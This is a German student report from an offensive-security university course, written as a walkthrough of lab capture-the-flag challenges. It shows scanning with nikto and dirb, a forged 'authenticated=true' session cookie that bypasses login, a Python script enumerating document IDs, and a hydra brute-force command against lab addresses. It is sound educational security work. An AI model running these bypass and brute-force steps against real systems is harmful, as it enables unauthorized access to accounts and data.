Offensive Security

**Challenges Bericht**

im Studiengang  
Softwaretechnik und Medieninformatik

vorgelegt von

**Jan Binder**Matr.-Nr.: 749707

am 31. Dezember 2018   
an der Hochschule Esslingen

Prüfer/in: Thomas Fischer

# Inhaltsverzeichnis

Inhaltsverzeichnis 2

Batman 4

1.1 Level 1 4

1.1.1 Nikto Scan: 4

1.1.2 Dirb Scan: 4

1.1.3 Webdav: 5

1.1.4 Waynemanor 5

1.1.5 Find Flag document: 7

1.1.6 Authentifizierung überspringen: 9

1.1.7 Brute Force Passwort: 12

1.2 Level 2 12

1.2.1 Batcave Zugang 12

1.2.2 Struktur session\_id 13

1.2.3 Hijack Batman Session 14

1.3 Level 3 15

2 Robin 16

2.1 Level 1 16

2.1.1 Tomcat Port: 16

2.1.2 Tomcat Version 16

2.1.3 Tomcat Manager URL 17

2.1.4 URL der Schwachstellenliste 17

2.1.5 Metasploit Module: 17

2.2 Level 2 18

2.2.1 Brute Force der Manager App Credentials 18

2.2.2 Passwort und Username 18

2.2.3 Meterpreter Reverse Shell 18

2.2.4 Tomcat User 20

2.3 Bonus 20

3 M&M’s 21

3.1 Level 1 21

3.1.1 Application Backup 21

3.2 Level 2 21

3.3 Level3 22

4 Fritt 23

4.1 Level 1 23

4.1.1 Port Scan: 23

4.1.2 Vorhandene Dateien 23

4.1.3 Absolute Path: 24

4.2 Level 2 26

4.2.1 Zutritt zum Admin Bereich 26

4.3 Level 3 26

4.3.1 System kompromittieren 26

5 Kinderriegel 27

5.1 Level 2 27

5.1.1 Zugang zum Backend 27

5.2 Level3 27

6 Storm Trooper School 28

6.1 Level1 28

6.1.1 Authentifizierung Bypass 28

6.1.2 Verwendetes Hashverfahren: 29

6.2 Level 2 29

6.3 Bonus 29

7 Jabba the Hutt 30

7.1 Level 1 30

7.1.1 Host: 30

7.1.2 Aufgerufene URLs: 30

7.2 Level 2 30

8 Escape from Kessel 31

8.1 Level 3 31

8.1.1 Gain administrative Access 31

9 Ant-Man 32

9.1 Level 1 32

9.2 Level2 32

9.3 Level3 32

Ehrenwörtliche Erklärung 33


# Batman

## Level 1

### Nikto Scan:

Der Befehl zum Scannen mit nikto ist hier aufgeführt:


nikto -host 10.85.229.145



### Dirb Scan:

Nahezu das Selbe ist es mit dirb:

dirb http://10.85.229.145 -r




Die test.php Datei zeigt Informationen über die PHP Einstellungen auf dem Server und die Version von PHP. Normalerweise warden diese Informationen in der info.php Datei dargestellt, wenn diese sichtbar ist.

### Webdav:

Der untenstehende Befehl kann genutzt werden um auf das Webdav Verzeichnis zuzugreifen. Danach kann ganz normal wie in der Kommandozeile der Inhalt von Verzeichnissen und Dateien ausgegeben werden. Mithilfe von cat lässt sich die untenstehende Flag auslesen.


cadaver <http://10.85.229.145/webdav/>




Flag: b4tmans\_w3bdav\_{5aad739dba48481a691f5f78c22526183fde5fa6eb83d16f961d6b90}

### Waynemanor

Als nächstes soll ein PCAP File heruntergeladen werden mit Hilfe dessen man sich in die Waynemanor einloggen kann. Um den Download durchführen zu könne reicht es nicht den Link im Browser aufzurufen. Man muss zum Beispiel mit Hilfe von Burp den User-Agent Header abändern auf „Bat browser“. Nun kann das Pcap File heruntergeladen werden. Hier bietet sich curl an, da man in Burp zwar die Response und damit den Download sieht, ein Speichern der Datei aber schwierig ist. Es ist zu beachten, dass auch in Curl der User-Agent gesetzt werden muss.




* Burp






* Download




* Wireshark

Download file




Nachdem man die PCAP Datei gespeichert und in Wireshark geöffnet hat, kann man sich die Requests anschauen und daraus die Verwendeten Credentials ablesen. Dabei sollte man, anders als ich, die richtigen Requests, d.h. die Requests mit erfolgreichem Login verwenden, damit man dich danach mit den richtigen Credentials auch bei Waynemanor einloggen kann. Es ist außerdem noch zu beachten dass Username und Password Encoded im PCAP File stecken und daher noch einmal, zum Beispiel mit Burp, decoded werden müssen.


Take Request



Scan it




Decode Authentication



### Find Flag document:

Im nächsten Schritt soll ein „flag document“ gefunden werden, dass eine bestimmte ID besitzt. Zum Zugriff muss der versendete Request jedoch mehrfach angepasst werden. Dies ist nachfolgend in Stichworten beschrieben.



Burp: Selber Request aber mit POST:

„Woopsi, the "Content-Length" of your request must be 300, not more not less. Check what this header does and adjust your request....“


Text zum Body hinzufügen, sodass die Länge 300 entspricht:

Woopsi again, the "Content-Type" header must be set to "application/x-www-form-urlencoded". What does this mean for parameter-value pairs?

Nachdem der Header „Content-Type“ hinzugefügt und angepasst wurde kommt:


Next error: Your POST request body (not the request header) must contain a "date" parameter which the current server date in the following format: Y-m-d (example: 2018-08-25)

Der Verlangte „date“-Parameter wurde hinzugefügt, außerdem ein „username“ - Paramter und ein „passcode“ - Parameter mit dem Usernamen „jan“ in Sha1 (14e793d896ddc8ca6911747228e86464cf420065)




Jetzt kann die Suche nach der korrekten ID zwischen 400 und 600 mit dem Intruder in Burp gestartet werden. Die passenden Einstellungen sind in den nachfolgenden Screenshots zu erkennen:

**Payload:**



Bei der ID 518 ist im Feld „Length“ eine Abweichung zu sehen. Wenn man die Response öffnet erhält man die Flag:

(bat\_b4t\_v1ewer\_{03c3524f25ae170f531d1337570ac4fe30154ca7d5a15ad4f9fff4c5})



Da hier die kostenlose Version von Burp verwendet wurde nahm dies einige Zeit in Anspruch. In der gleichen Zeit kann man auch ein Python Skript zur Automatisierung schreiben. Die Entsprechende Datei findet sich nach der Beschreibung zur Umgehung der Authentifikation.

### Authentifizierung überspringen:




Wenn man sich den Request in Burp nach der Authentifizierung anschaut sieht man den Parameter authenticated=true. Setzt man diesen in einer nicht authentifizierten Session auf true ist man ebenfalls eingeloggt.

Cookie: PHPSESSID=89678vsbjo7vqj2ot1p7kcpdn3; username=jan; authenticated=true




Neue Session




Response

Setzt man nun die Session Id aus dem Set-Cookie-Header als Session Id in dem neuen Request als Cookie und setzt außerdem einen Usernamen, so kann man in dem neuen Request auch den Authenticated Parameter auf „true“ setzten und wird zugelassen als hätte man sich zuvor angemeldet.



Neuer Request



Zugehörige Antwort

#### Python Skript zur Automatisierung der id-Abfrage

import requests

protocoll = "http://"

host = "10.85.229.47"

path = "/view\_document.php?document\_id="

URL = protocoll + host + path

headers = {'cookie': 'PHPSESSID=btb9eckea9o63vakab95od5s36; authenticated=true'}

start = 400

end = 600

print(URL + '?')

compare\_url = URL + '1'

t = requests.post(url = compare\_url, headers = headers)

compare\_length = t.headers['content-length']

while start <= end:

#print('id =' + str(start))

temp\_url = URL + str(start)

r = requests.post(url = temp\_url, headers = headers)

#print('length =' + r.headers['content-length'])

#print(r.content)

#print('')

if compare\_length != r.headers['content-length']:

print('differing id =' + str(start))


break

start += 1

Könnte man in diesem Fall auch mit Content anstatt von Content-Length machen

### Brute Force Passwort:

hydra -L usernames.txt -P passwords.txt http-get://10.85.229.145/wikileak



